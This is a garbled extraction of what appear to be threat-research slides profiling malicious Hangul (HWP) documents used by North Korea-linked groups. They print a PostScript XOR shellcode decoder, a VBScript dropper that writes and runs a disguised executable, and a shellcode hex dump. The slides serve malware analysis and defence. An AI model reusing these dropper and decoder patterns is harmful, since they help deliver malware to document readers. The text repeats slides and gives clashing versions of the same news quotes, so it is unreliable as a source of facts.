



| 이름 | 수정한 날짜 | 유형 | 크기 |
|--------------|------------------|------------|---------|
| gbb.exe | 2010-02-12 오전... | 응용 프로그램 | 45KB |
| gsdll32.dll | 2010-02-12 오전... | 응용 프로그램 확장 | 6,977KB |
| gswin32.exe | 2010-02-12 오전... | 응용 프로그램 | 141KB |
| gswin32c.exe | 2010-02-12 오전... | 응용 프로그램 | 133KB |

Profiling of Malicious Hangul Files

Classification - 2) Postscript

Ghostscript engine



Profiling of Malicious Hangul Files

- Classification - 2) Postscript
 - Ghostscript engine

« Program Files ▶ Hnc ▶ Common80 ▶ ImgFilters ▶ GS ▶ gs8.60 ▶ bin

열기 새 폴더

| 이름 | 수정한 날짜 | 유형 | 크기 |
|--------------|------------------|------------|---------|
| gbb.exe | 2010-02-12 오전... | 응용 프로그램 | 45KB |
| gsdll32.dll | 2010-02-12 오전... | 응용 프로그램 확장 | 6,977KB |
| gswin32.exe | 2010-02-12 오전... | 응용 프로그램 | 141KB |
| gswin32c.exe | 2010-02-12 오전... | 응용 프로그램 | 133KB |

| | | | | | |
|-----------------|----------|----------|------|--------------------------|------------------|
| Hwp.exe | 69,164 K | 58,160 K | 3544 | Hancom Office Hanword... | Hancom Inc(HNC), |
| HimTrayIcon.exe | 1,496 K | 4,852 K | 1076 | | |
| gswin32c.exe | 5,556 K | 6,396 K | 3600 | | |

Command Line:
 "C:\Program Files\Hnc\Common80\ImgFilters\GS\gs8.60\bin\gswin32c.exe" @C:\Users\pt\AppData\Local\Temp\p\gsa8846.tmp

Path:
 C:\Program Files\Hnc\Common80\ImgFilters\GS\gs8.60\bin\gswin32c.exe

| Name | | | |
|-----------------|---------------------------------|-----------------------|---|
| advapi32.dll | | | |
| apisetschema... | | | |
| comctl32.dll | User Experience Controls Lib... | Microsoft Corporation | C:\Windows\winsxs\x86_microsoft,windows,co... |
| comdlg32.dll | Common Dialogs DLL | Microsoft Corporation | C:\Windows\System32\comdlg32.dll |
| gdi32.dll | GDI Client DLL | Microsoft Corporation | C:\Windows\System32\gdi32.dll |
| gsdll32.dll | | | C:\Program Files\Hnc\Common80\ImgFilters\... |
| gswin32c.exe | | | C:\Program Files\Hnc\Common80\ImgFilters\... |
| imm32.dll | Multi-User Windows IMM32 A... | Microsoft Corporation | C:\Windows\System32\imm32.dll |

- **Classification - 2) Postscript**
 - **2-1) Embed File**

- **Classification - 2) Postscript**
 - **2-1) Shellcode**

Profiling of Malicious Hangul Files

- Classification - 2) Postscript
 - 2-1) Shellcode (Drop & Exec)

```
/A3 { token pop exch pop } bind def
/A2 <B45CD16C> def
/A4{ L 4byte-key
  /A1 exch def
  0 1 A1 length 1 sub {
    /A5 exch def
    A1 A5 2 copy get A2 A5 4 mod get xor put
  } for
  A1 Encoded Shellcode ↵
} def <CF56FE1FDC39BD00D733B5099460E92EF1699455F218E128846CE15C8169E92EF11FE92E801
```

<중략>

```
130BD33C728A40E946DE74F8668F10DD039F11FDC39BD00EB2FA519D67CA61EDD28B45F867CDB1FDC39BD00EB2FA519D67CE05
1EDD28B45F8656870... 56A... E00D... 8E0DD038A34CC32EB818D16FE366D235B009EB3D
BA305C039E25EBE30B40DDF39B533052EA30DCD7CE04CD339A54CD730BE1FD13AB800D156A019DD28DB11BE> A4 A3 exec
Encoded Shellcode
Encoded Binary
```

- **Classification - 3) Data Link**
 - **Like Hyper-link**

- **Classification - 3) Data Link**
 - **Like Hyper-link**
 - **HWP, webpage, E-mail, External application document**

- Classification - 3) Data Link

- Like Hyper-link

- HWP, webpage, E-mail, External application document

하이퍼링크 넣기와 자료 연결의 차이

하이퍼링크 넣기와 자료 연결 기능은 다음과 같은 차이점

| 하이퍼링크 | 자료 연결 |
|---|--|
|  |  |

▪ Classification - 3) Data Link

▪ Like Hyper-link

- HWP, webpage, E-mail, External application document

존경하는 올인통(올인모) 관련 단체장님들과 애국시민님들께,

안녕하십니까? 어떻게들 지내시는지요?

그 동안 여러 단체장님들과 애국시민님들의 헌신적인 노력으로 미흡한대로 북한인권법이 통과되었고, 이어서 그 시행령 제정 및 북한인권재단 설립작업도 모두 마무리 되었습니다.

이에 아래와 같이 단체장 연석회의를 열고, 다음의 안건들을 논의하고자 합니다.

(1) 첫째, 지금까지의 북한인권법 시행령 제정과정에서 시민사회의 의견이 상당정도 반영된 것으로 보이지만 마지막 점검은 필요합니다. 이에 다시 통일부에 북한인권법 시행에 대해 알려 줄 것을 요청하여, 성실하게 설명해주겠다는 답변을 받았기에 단체장님들을 모시고 함께 듣고 마지막 의견을 개진하는 자리를 갖고자 합니다.

Profiling of Malicious Hanguk Files

Classification - 3) Data Link

Like Hyper-link

- HWP, webpage, E-mail, External application document


존경하는 올인통(올인모) 관련 단체장님들과 애국시민님들께,

안녕하십니까? 어떻게들 지내시는지요?

그 동안 여러 단체장님들과 애국시민님들의 헌신적인 노력으로 미흡한대로 북한인권법이 통과되었고, 이어서 그 시행령 제정 및 북한인권재단 설립작업도 모두 마무리 되었습니다.

이에 아래와 같이 단체장님들께

(1) 첫째, 지금까지의 북한인권법으로 보입니다만 마지막 점검을 잘 것을 요청하여, 성실하게 마지막 의견을 개진하는 자



```
1 Option Explicit
2 const strEncode = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
3
4 DIM outFile
5 DIM base64Decoded
6 DIM shell_obj
7 SET shell_obj = CreateObject("WScript.Shell")
8 DIM fso
9 SET fso = CreateObject("Scripting.FileSystemObject")
10
11 outFile = "c:\ProgramData\HncModuleUpdate.exe"
12 base64Decoded = decodeBase64(strEncode)
13 IF NOT(fso.FileExists(outFile)) then
14 writeBytes outFile, base64Decoded
15 shell_obj.run outFile
16 END IF
17 WScript.Quit()
18
19 private function decodeBase64(base64)
20     DIM DM, EL
21     SET DM = CreateObject("Microsoft.XMLDOM")
22     SET EL = DM.createElement("tmp")
23     EL.DataType = "bin.base64"
24     EL.Text = base64
25     decodeBase64 = EL.NodeTypedValue
26 end function
27
28 private Sub writeBytes(file, bytes)
29     DIM binaryStream
30     SET binaryStream = CreateObject("ADODB.Stream")
31     binaryStream.Type = 1
32     binaryStream.Open
33     binaryStream.Write bytes
34     binaryStream.SaveToFile file, 1
35 End Sub
```

- **Classification - 4) Distribution**
 - **Limit Copy/Print**


Classification - 4) Distribution

Limit Copy/Print



Classification - 4) Distribution


Limit Copy/Print



- Classification - 4) Distribution
 - Limit Copy/Print







- Classification - 4) Distribution
 - Limit Copy/Print



Classification - 4) Distribution



Limit Copy/Print



Classification - 4) Distribution

Shellcode

| | | | | | | |
|----------|-------------|-------------|-------------|-------------|-------------|---------------------------|
| 01209f30 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | \$.\$.\$.\$.\$.\$.\$.\$. |
| 01209f40 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | 24 12 24 12 | \$.\$.\$.\$.\$.\$.\$.\$. |
| 01209f50 | 24 12 24 12 | 24 12 24 12 | 0c 0d 90 90 | 90 90 90 57 | | \$.\$.\$.\$.\$.\$.\$.\$.W |
| 01209f60 | 56 52 53 55 | 51 33 c9 ba | 24 12 24 12 | 42 8a 02 3c | | VRSUQ3..\$.\$.B.< |
| 01209f70 | 90 75 f9 8b | da 83 c2 3f | 80 3a 90 74 | 1c 8a 04 4a | | .u.....?..:t...J |
| 01209f80 | 2c 41 c0 e0 | 04 88 04 0a | 8a 44 4a 01 | 2c 4a 00 04 | | ,A.....DJ.,J.. |
| 01209f90 | 0a 41 66 81 | f9 71 03 72 | e4 4a 4a 44 | 4d 4d 53 44 | | .Af..q.r.JJDMMSD |
| 01209fa0 | 4d 4d 4a 45 | 4a 46 4d 41 | 59 4b 4c 46 | 55 4d 4b 50 | | MMJEJFMAYKLFUMKP |
| 01209fb0 | 53 42 59 50 | 50 4d 4b 41 | 4b 41 59 49 | 4f 44 52 41 | | SBYPMPKAKAYIODRA |
| 01209fc0 | 4d 41 4a 41 | 4a 46 4f 49 | 55 4f 56 49 | 4b 4f 56 41 | | MAJAJFOIUOVIKOVA |
| 01209fd0 | 4a 41 4b 41 | 4a 41 4a 46 | 4d 46 50 46 | 51 49 53 4a | | JAKAJAJFMFPFQISJ |
| 01209fe0 | 57 47 56 50 | 59 50 59 50 | 59 4f 55 47 | 4e 50 56 44 | | WGPYPYPYOUNPVD |



- Type of Malicious Hangul files
 - Documents of Korean

▪ Type of Malicious Hangul files

▪ Documents of Korean

| Type | Features |
|----------|---|
| H-JS | Embed the file in Macro function |
| H-PS-F | Embed the file in Postscript |
| H-PS-S-1 | Simple downloader-type shellcode |
| H-PS-S-2 | Downloader-type shellcode using dual decoding routines |
| H-PS-S-3 | PostScript with lodear-type shellcode and binary, XOR encoded with 4-byte key |
| H-PS-S-4 | Postscript with loader-type shellcode and encoded binary |
| H-PS-S-5 | PostScript with 1-byte XOR encoded shellcode and encrypted binary |
| H-PS-S-6 | Downloader-type shellcode, XOR-encoded with 1-byte key |
| H-PS-S-7 | Downloader-type shellcode, XOR-encoded with 1-byte key and 0x00 ~ 0xFF |
| H-DL | Abuse the 'Data Link' function of linking references with hyperlinks |
| H-DS | "HWP for distribution" encrypts the text stream under <i>ViewText</i> storage |

- **Type of Dropped/Downloaded Malwares**
 - **And Evil Binary**
 - Manuscript (Kaspersky)
 - Core.dll (McAfee)
 - ROKRAT (CISCO TALOS)
 - Kimsusky (Kaspersky)

| Type | Features |
|------|-------------------------------|
| M-SD | Simple Downloader |
| M-MS | Manuscript |
| M-CD | Core.dll (ExportName: CoreDn) |
| M-RR | ROKRAT |
| M-KS | Kimsuky series |

- Introduction
- Threat Groups
- Campaign DOKKAEBI (2015 ~ 2018.6)
- Profiling of Malicious Hangul Files
- **Relationships**
- Recent Trends
- Conclusion

Threat Groups

Related Campaign **DOKKAEBI**

| Threat Group | Target | Purpose | Activity Time | Major Incident |
|-------------------|--|--|---------------|--|
| Bluenoroff | Global and Korean domestic financial companies Officials and users of crypto-currency exchanges | Confidential information takeover and monetary gain (SWIFT, crypto-currency) | 2015 ~ | SWIFT illegal transaction of central bank of Bangladesh |
| Kimsuky | Infrastructure, Government, North Korean defectors and politicians | Information gathering and social confusion | 2013 ~ | KHNP cyber terrorism (2014) |
| Scarcruft | Diplomatic and North Korean Human Rights Organizations and People | Information gathering and information destruction purposes | 2016 ~ | Attack using Flash Zero Day (CVE-2016-4171, CVE-2018-4878) |

- Type of Malicious Hanguk files
 - Documents of Korean

▪ Type of Malicious Hanguk files

▪ Documents of Korean

| Type | Features |
|----------|---|
| H-JS | Embed the file in Macro function |
| H-PS-F | Embed the file in Postscript |
| H-PS-S-1 | Simple downloader-type shellcode |
| H-PS-S-2 | Downloader-type shellcode using dual decoding routines |
| H-PS-S-3 | PostScript with lodear-type shellcode and binary, XOR encoded with 4-byte key |
| H-PS-S-4 | Postscript with loader-type shellcode and encoded binary |
| H-PS-S-5 | PostScript with 1-byte XOR encoded shellcode and encrypted binary |
| H-PS-S-6 | Downloader-type shellcode, XOR-encoded with 1-byte key |
| H-PS-S-7 | Downloader-type shellcode, XOR-encoded with 1-byte key and 0x00 ~ 0xFF |
| H-DL | Abuse the 'Data Link' function of linking references with hyperlinks |
| H-DS | "HWP for distribution" encrypts the text stream under <i>ViewText</i> storage |

- **Type of Dropped/Downloaded Malwares**
 - **And Evil Binary**

- **Type of Dropped/Downloaded Malwares**
 - **And Evil Binary**
 - Manuscript (Kaspersky)
 - Core.dll (McAfee)
 - ROKRAT (CISCO TALOS)
 - Kimsusky (Kaspersky)

| Type | Features |
|------|-------------------------------|
| M-SD | Simple Downloader |
| M-MS | Manuscript |
| M-CD | Core.dll (ExportName: CoreDn) |
| M-RR | ROKRAT |
| M-KS | Kimsuky series |

- **Classification by each Threat Group**
 - **Bluenoroff:**
 - PostScript (H-PS-F / H-PS-S-3/4/5/6/7)
 - **Scarcruft:**
 - PostScript (H-PS-S-1/2), Data Link (H-DL)
 - **Kimsuky:**
 - Document for distribution (H-DS)

R

| Feature | Type | Availability of vulnerabilities | Embedded | Dropper/Downloader | Malware | Threat Group |
|--------------------|----------|---------------------------------|-----------|--------------------|-------------------|--------------|
| Macro (Javascript) | H-JS | Normal Function | File | Dropper | Downloader | - |
| Postscript | H-PS-F | Normal Function | File | Dropper | Manuscript | Bluenoroff |
| Postscript | H-PS-S-1 | Vulnerability | Shellcode | Downloader | ROKRAT | Scarcruft |
| Postscript | H-PS-S-2 | Vulnerability | Shellcode | Downloader | ROKRAT | Scarcruft |
| Postscript | H-PS-S-3 | Vulnerability | Shellcode | Dropper | Manuscript CoreDn | Bluenoroff |
| Postscript | H-PS-S-4 | Vulnerability | Shellcode | Dropper | Manuscript | Bluenoroff |
| Postscript | H-PS-S-5 | Vulnerability | Shellcode | Dropper | Manuscript | Bluenoroff |
| Postscript | H-PS-S-6 | Vulnerability | Shellcode | Downloader | Manuscript | Bluenoroff |
| Postscript | H-PS-S-7 | Vulnerability | Shellcode | Downloader | Manuscript | Bluenoroff |
| Data Link | H-DL | Normal Function | File | Dropper | ROKRAT | Scarcruft |
| Distribution | H-DS | Vulnerability | Shellcode | Dropper | Kimsuky | Kimsuky |

- **Classification Timeline**

Relationships

| | 2015-04 | 2015-07 | 2016-05 | 2016-08 | 2016-09 | 2016-10 | 2016-11 | 2016-12 | 2017-01 | 2017-02 | 2017-03 | 2017-04 | 2017-05 | 2017-06 | 2017-07 | 2017-08 | 2017-09 | 2017-10 | 2017-11 | 2017-12 | 2018-01 | 2018-02 | 2018-03 | 2018-04 | 2018-05 | 2018-06 |
|------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|
| H-JS | | | | | | | | | | | | | | | | | | | | | | | | | | |
| H-DS | | | | | | | | | | | | | | | | | | | | | | | | | | |

Relationships

| | 2015-04 | 2015-07 | 2016-05 | 2016-08 | 2016-09 | 2016-10 | 2016-11 | 2016-12 | 2017-01 | 2017-02 | 2017-03 | 2017-04 | 2017-05 | 2017-06 | 2017-07 | 2017-08 | 2017-09 | 2017-10 | 2017-11 | 2017-12 | 2018-01 | 2018-02 | 2018-03 | 2018-04 | 2018-05 | 2018-06 | |
|----------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|---------|--|
| H-JS | Yellow | | | | | | | | | Yellow | | | | | | | | | | | | | | | | | |
| H-DS | | Green | Green | | | | | | | | | | | | | | | | | | Green | Green | | | | Green | |
| H-PS-S-1 | | | | Pink | Pink | Pink | | | Pink | | Pink | Pink | Pink | Pink | | Pink | | | | | | | | | | | |
| H-PS-S-2 | | | | Pink | | | Pink | | | Pink | | | | | | | | | | | | | | | | | |
| H-DL | | | | | | | | | Pink | | | | | | | | | | Pink | Pink | | | | | | | |


Relationships

| Name | Contents | Analysis Information |
|---|--|--|
| FileHeader | Signatures called Hangul document files | Check whether the file is a Hangul document file |
| BodyText - Section0 - Section1 - ... | Stores content such as paragraphs, tables, and drawing objects | Within BodyText storage, Check whether an invalid value is inserted in the tag that indicates the paragraph text (HWPTAG_PARA_TEXT) * Additional use of ViewText storage for distribution documentation |
| /008Hwp Summary Information | Identify the title, author, creation and last modification date of the HWP's | Can be used as various elements for Threat group profiling |
| BinData - BinaryData0 - BinaryData1 - .. | Within BinData Storage, Save images, OLE objects, and PostScript as separate streams | Identify unhealthy streams (OLE objects and postscript) of saved streams |
| PrvText | Save preview text as a Unicode string | Understand the contents of the document body |
| Scripts - DefaultJScript - JScriptVersion - ... | Saving JavaScript as a Stream in Scripts Storage | Check for malicious JavaScript (Macro) |

- **Summary Information - Author**

■ Summary Information - Author (Kimsuky)

Prosecutors, North Bissau to find evidence focused
a gun-type bomb spreads via e-mail on the 9th
'm just the ability to destroy data
plans seems to have leaked from other sources, such as




The malicious code hidden in e-mails sent to employees of Korea Hydro & Nuclear Power (KHNP) on September 9 was 'bomb-type' that destroyed all the data of the infected computer. It is presumed that the attack aimed at destroying and shutting down the servers of the nuclear power control system (SCADA).

"The first analysis of 300 kinds of malicious codes distributed in KHNP was a function of destroying the data of the infected computer like a hand grenade," said Lee Jae-soo, head of the Seoul Central District Prosecutor's Office. He added, "Since there is no data leakage function, there is a high possibility that the nuclear power plant drawings released by the intimidators were leaked to other routes before the 9th." Hanguk files hiding malicious code, 'specification.hwp', 'transmission line.hwp' was a fake data. It seems that at the time of malicious file generation has been prepared for a long cyber attack from April last year to October this year.

The collective means is focused on the possibility that the cyber attack on KHNP is likely to be carried out in North Korea, and is gaining the ability to find evidence. In particular, the name of the worker (PC user) who last modified the Hanguk file with hidden malicious code is the same as the user name 'John' of one of the six PCs in North Korea mobilized during '3·20 cyber terrorism' Confirmed. The ID of the Twitter (john_kdfifj1029) and Facebook account (Jenia John), which hackers published as a "group opposing the nuclear power" and released the leak data from the 15th, begins with "John".

Summary Information - Author (Kimsuky)

Prosecutors, North Bissau to find evidence focused
a gun-type bomb spreads via e-mail on the 9th
'm just the ability to destroy data
plans seems to have leaked from other sources, such as



The malicious code hidden in e-mails servers of Korea Hydro & Nuclear Power (KHNP) on September 9 was 'bomb-type' that destroyed data of the infected computer. It is presumed to be an attack aimed at destroying and shutting down servers of the nuclear power control system (A).


'Malicious code' Hanguk file. The user name is 'John' (red circle) as in cyber terrorism last year. (PhotoHawley)

"The first analysis of 300 kinds of malicious codes distributed in KHNP was of destroying the data of the infected computer like a hand grenade," said Lee Seung-ho, head of the Seoul Central District Prosecutor's Office. He added, "Since there is a leakage function, there is a high possibility that the nuclear power plant drawing by the intimidators were leaked to other routes before the 9th." Hanguk files containing malicious code, 'specification.hwp', 'transmission line.hwp' was a fake data. It seems that at the time of malicious file generation has been prepared for a long cyber attack from April last year to October this year.

The collective means is focused on the possibility that the cyber attack on KHNP is likely to be carried out in North Korea, and is gaining the ability to find evidence. In particular, the name of the worker (PC user) who last modified the Hanguk file with hidden malicious code is the same as the user name 'John' of one of the six PCs in North Korea mobilized during '3·20 cyber terrorism' Confirmed. The ID of the Twitter (@john_kdfifj1029) and Facebook account (Jenia John), which hackers published as a "group opposing the nuclear power" and released the leak data from the 15th, begins with "John".

Summary Information - Author (Kimsuky)

Prosecutors, North Bissau to find evidence focused
a gun-type bomb spreads via e-mail on the 9th
'm just the ability to destroy data
plans seems to have leaked from other sources, such as



